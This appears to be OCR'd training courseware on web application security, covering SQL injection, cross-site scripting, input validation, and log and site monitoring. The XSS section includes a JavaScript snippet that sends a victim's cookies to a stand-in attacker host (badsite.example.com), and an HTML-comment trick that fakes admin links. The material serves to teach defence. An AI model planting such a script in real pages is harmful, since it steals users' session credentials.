


Buffer Overflow Defenses

Because the buffer overflows exist in the off-the-shelf components of the web site, you can reduce your risk by keeping all parts of the web site patched and updated. Don't forget to pay special attention to the open-source web packages that you are using on your web site; these are frequently updated due to new vulnerability discoveries.

There are signatures for many of the buffer overflow attacks in web servers and application components. Running a vulnerability scanner against your site can tell you whether you are running vulnerable software, and implementing an Intrusion Prevention System (IPS) or Web Application Firewall can block or drop traffic that matches the signatures for these overflow attacks.

Finally, before using any input within your application, it should be checked to ensure it is an appropriate length and has valid content.



SQL Injection

SQL injection is yet another vulnerability taking advantage of insufficient input validation. The technique, if successful, can be used to execute arbitrary SQL commands to which the web server application database account is authorized.

The key to the attack shown is the ability to input a single quote into the input field for SQL, which allows the attacker to finish the string being input. Then the attacker inputs his SQL and ends with the comment symbol (--). He is then able to cut off the end of the SQL so that the statement works. This can be done through the URL in the address bar of the browser or by manipulating the HTML of a client web page before it is POSTed. Once an attacker can execute SQL in this way, there are many further attacks that are possible. The attacks available depend largely on the vendor of the database.

SQL servers do support various access limits. For example, the web server might be able to alter only certain data and might have no access at all to particular critical data.


Some web scripting languages (for example, PHP with magic_quotes turned on) automatically escape user-supplied data. Nevertheless, it is highly recommended to carefully validate user data because many databases, such as Oracle, give read access on the user password table to low-privileged users. An attacker just needs to be able to run the SQL to get her out via the web application.

In the previous example, the developer should validate the input provided by the user. For example, the userid is likely limited to alphanumeric characters (a-z and 0-9). Passwords might be trickier, but you can at least ensure that characters such as ' and \ are escaped so that they are not interpreted as SQL.

SQL injection can lead to OS compromise because some databases do allow the execution of system commands such as SQL server via the xp_cmdshell stored procedure. In this case, a SQL injection vulnerability can be used to

execute system commands on the database server. In most cases, databases allow the user to write files. A file in the right location can be executed by an unsuspecting user later, in particular if it is possible to overwrite an existing file.

As with most vulnerabilities, the potential damage is only limited by the aspirations of the attacker. For an attacker, finding the right SQL to inject is frequently a guessing game, especially for custom applications. In these cases, don't provide too much information to an attacker with overly verbose error messages. Attackers might still use blind SQL injection techniques where other factors, such as the time a response takes to happen, as a way to infer vulnerability. A tool that can be used effectively for blind SQL injection is Absinthe. http://www.0x90.org/releases/absinthe/



SQL Injection Defenses


If your application makes SQL calls back to the database, you must ensure that all SQL commands and characters are removed from all user input. Some characters to look for include single quote, double quote, slash, back slash, semi-colon, and extended characters like NULL, carriage return, new line, and so on. It might also help to have length limits or truncate input, many SQL attacks depend on long strings to do anything malicious.

You can keep from creating and running SQL commands from your web application scripts by utilizing stored procedures instead of SQL calls to interact with the database. You can extend this further by moving to a three-tier architecture, adding an application layer between the web scripts and the database.

The account that is used by the web service to access the database should have restrictive rights. It should not be able to add, drop, or modify tables; should not be able to create or modify stored procedures; and should have access only to the necessary databases and tables.

One aspect of many SQL injection attacks is the amount of information the attacker can learn about the database from the error messages returned. Error messages often disclose table names, column names or data types, and other important information to the end user. Your production server should be configured to give vague generic errors to users, and log detailed error information to a log file.

Finally, you can better detect whether someone is searching for or exploiting SQL vulnerabilities on your site by watching your SQL logs for errors that might indicate a user is sending invalid queries to the database.



Input Attacks – Cross-Site Scripting

The impact of cross-site scripting (XSS) is not always that obvious and is very specific to a particular context. Let's look at this bit of code, showing a possible implementation of a bulletin board administration page. The intent of the code is to allow the administrator to reject or accept a post by clicking the respective link:

{$post}
accept reject

Now let's assume our malicious user submits the following post:

The forum administrator will approve all posts, even this one
accept reject
<!--


If inserted in place of {$post} by the forum software, the administrator will be presented with this HTML page:

The forum administrator will approve all posts, even this one
accept reject
<!-- accept reject

The *italic* portion is now part of a comment and is no longer visible to the administrator. Instead, the two fake accept/reject links are shown, and both lead to the accept page, tricking the administrator into accepting the post no matter what link is clicked.

Even worse, let's consider this Javascript:
<script>
document.location='http://badsite.example.com/cookiegrab.cgi?'+document.cookie
</script>

All cookies that were supposed to be sent only to the trusted site are now posted to badsite.example.com. These cookies might include session tickets and other authentication information.




Cross-Site Scripting Defenses

Cross-site scripting defenses are similar to our other input attack defenses. First, try to avoid creating the situation—in this case, try to avoid reflecting information received from a client back out to clients. This is not feasible in a lot of situations.

If you must publish user-supplied data back out to clients, the best defense against cross-site scripting is thorough input sanitization. Special characters, such as < > ( ) " ' # and &, should be deleted or encoded. In addition, in more sensitive applications where you don't want to change the user's input, consider providing the user an error message asking him to resubmit his input with the potentially harmful characters or strings removed.

References

http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/cross-site-malicious-content.html



Input Attack Defenses Summary

If there is one phrase to drum into your head out of this web application security module, it's "Always validate and sanitize user input." Every piece of information the web server receives from a client browser application is suspect of being malicious. You must ensure that all user input is safe before using it.

Input checking should not be limited to form input and the query string. Clients have the ability to manipulate data in the HTTP headers and cookie values as well. Validation can be done using scripts on the client side, but this really should be used only to make the web application more usable. Client-side validation provides no additional security because a malicious user can modify or bypass any scripting or validation done on the client; all data must be validated on the server as well.


The preferred way of validating input is to whitelist, or to only allow known good values. For example, on a U.S. change-of-address form, you might want to limit the acceptable values only to the two-letter abbreviations for the 50 U.S. states. On the same form, you would want to limit the zip code to accept only five numeric characters. Whitelisting ensures that each piece of input is valid, but is difficult for situations like forums or bulletin boards where the range of valid input is less narrow.

Another method to validate input is to check for or sanitize known bad input. This is also known as blacklisting.

With blacklisting, you try to guess all the bad input that a user might try to send into the application, and delete or replace the bad input before it is processed by the application. Blacklists have a higher chance of treating bad input as safe, or corrupting valid input. Sanitization while blacklisting can be done by deleting the unsafe characters or by changing them to safe characters. For example, the single-quote character ' is a string termination character for many SQL database query languages. If a user types this character into a bulletin board posting, she could cause an error when the data is written to the database.

The single quote character could be deleted from the input, but that would corrupt the grammar of the user's statements. Another challenge with blacklisting is the variety of ways a character can be encoded when sent to a web application. In different situations, the web server or application software might convert hexadecimal characters, Unicode characters, and URL-encoded characters into a form that could cause problems when processed by the application.

User input validation is required throughout your web application, so it is advisable to implement a library of routines to perform this validation consistently for you. Often web applications are designed such that some validation is done automatically as part of the initialization steps of each page of the application.



Web Application Monitoring

Web applications that face the Internet come under constant attack. A system administrator will often not know whether these attacks are successful or even if they are occurring without diligent monitoring. Here are some ways to help identify whether an attacker has successfully compromised your web application.

Change/Defacement Monitoring

The most basic monitoring to be performed is some mechanism to know whether someone has defaced or made other unauthorized changes to parts of the web application. Basic web site defacement generally involves vandalizing your web site to spread a social or political message, or for the hacker to show off and gain credibility among her peers. In a similar attack, the changes to the web site could be more subtle. The attacker might change important links or forms to steal information or redirect the user to a malicious site. In another similar attack, the perpetrator might hide new web pages on your server. This is a common practice for phishing attacks, where the phisher uses your web server to host the web pages that are the link destinations for phishing e-mails.

You can detect defacement by monitoring the content produced by the web server, and also by monitoring the files and configurations on the web server itself. To monitor the content produced by the web server, you can implement a system that loads the web pages periodically (such as once an hour) and compares the newest result to a known valid prior page load. To monitor for changes on the web server itself, you use a file integrity checker.

A file integrity checker monitors the file system based on a number of preset rules, and generates alerts when files are added, modified, or deleted out of compliance with those rules. Tripwire is one of the most popular file integrity checkers, but there are others available as well.

Availability Monitoring

Implement a system to record and alert when the web application becomes unavailable. This provides the application owner protection against hardware, software, and network failures in addition to denial of service attacks. The most basic systems load a web page and generate an error condition if the web page does not load

successfully. This helps to verify the functionality of the network and the web server, but does not test the web application or the supporting tiers, such as the database. A more complete and rigorous test would involve a recurring process that logs in as a valid user, performs a transaction or query within the application, and checks to see whether the expected result is returned.

Tools for Site Monitoring

There are three different approaches to defacement monitoring and availability monitoring. Because this is such a common and universal need, a large number of commercial service providers are now available that provide this service. In general, you pay a fee and get access to a configuration utility to set up monitoring processes on their servers. Many of these services include assistance in building/configuring more sophisticated monitors (for example, to build a multi-step process to login to the web application and test a transaction). In addition to commercial service providers, there are also commercial software packages that you can purchase to install and run on your own servers. HP Sitescope (formerly Mercury Sitescope) is an example of a monitoring application that specializes in web-service monitoring.

The third approach is to build and maintain a custom monitoring solution. A home-grown solution provides more flexibility in the kinds of tests and alert actions that can be performed, but requires the skills and time to build and maintain the solution.

Scripting languages such as PERL or Python are well suited and seem to be frequently used for this task. Again, this is a common and universal need so you can find a number of examples and code libraries available to assist you.


Log-File Monitoring

Windows IIS log files are normally stored in C:\Windows\System32\Logfiles\W3SVC. IIS error events on Windows can be found in the IIS log file as well as the Windows application and system event logs. Apache has two logfiles of interest: access_log, which records all web requests processed by the server; and error_log, which is where the application sends diagnostic messages and records any errors it encounters while processing requests. In Linux, these files are generally written to /var/log/httpd, but the location will often vary. Each web server platform has the ability to configure the level of detail that is stored in the log file—the web site operator should ensure the web application is logging information to the level of detail that is needed. Error logs should be reviewed to understand the cause and impact of any errors reported. For access logs, you generally want to use a program or script to consolidate and summarize the log files for analysis. Here are some specific HTTP response codes that could require further research if found in log files:

- HTTP 400 Bad Request: There was something abnormal about the HTTP headers sent. It can indicate scanning or attempting to exploit a vulnerability.
- HTTP 403 Forbidden: User attempted to load content she was not authorized to view.
- HTTP 404 Not Found: These are somewhat common, but a pattern might require further scrutiny.
- HTTP 500, 501, 503 server errors or timeouts: These error messages happen when there are problems with web application code, when user input triggers a bug of vulnerability, or when an attacker is sending malformed or other malicious input to a web application.


Bulletin Board Monitoring

If your web application has any capabilities for users to post or modify content, such as a bulletin board, forum, or wiki, this area of the site will require increased attention and oversight. This area will be the target of cross-site scripting and other input attacks, but is also an area where an attacker or even an angry client could post offensive, malicious, or damaging information about your organization. You can automate monitoring and blocking of offensive keywords, metacharacters, or script language; however, you will still need frequent manual review of this area of the site to remove any inappropriate content.



Web Monitoring with Splunk

Monitoring the performance of your web application allows you to identify anomalous behavior, detect denial of service attacks, and ensure sufficient capacity to process user requests. By correlating the information across your web servers, firewalls, and other security devices, tools like Splunk can help identify those anomalies. The key performance indicators to track for security purposes are latency (the time between making a request and seeing a result) and throughput (the number of items processed per time unit). Some specific attributes to measure are the latency and throughput of your network connections, page load times, application login, and transaction times. You first want to establish a baseline—what does the system look like under normal load. This gives you something to compare to as utilization grows, or when problems or incidents occur. Also look for patterns and trends, such as how traffic varies with the time of day or day of week. It can be beneficial to monitor the machine load parameters such as CPU or memory utilization of the different servers in the system; however, it is important to monitor your actual web performance, and not just machine level load.



Summary


We started out learning about some basic web technologies. HTTP was our first, where we showed you all about requests, methods, and headers. You also learned about HTML, forms, and server and client-side programming technologies. You learned about how two applications can use SSL to establish secure communications and several ways to authenticate users: basic and digest authentication, form-based login, and certificate-base authentication.

With the basics out of the way, we learned about server and client-side web programming, and learned some best practices for creating secure web applications. Your web-facing systems require extra diligence in hardening and monitoring. A formal web development and deployment process goes a long way in preventing the creation of vulnerabilities. If code development or server hosting is outsourced, thorough vendor management is also essential.

Next we looked at common attacks against web applications and ways to defend against these attacks. We learned how web applications track sessions, and how attackers can fool session tracking mechanisms to compromise your application. We also learned various ways that attackers can send invalid or malicious input to your web server or application. The best way to protect against this vulnerability is to always validate and sanitize user input. We also looked at vulnerabilities in access control, which allow web users to access data and run programs that you didn't intend to be available through the web server application.

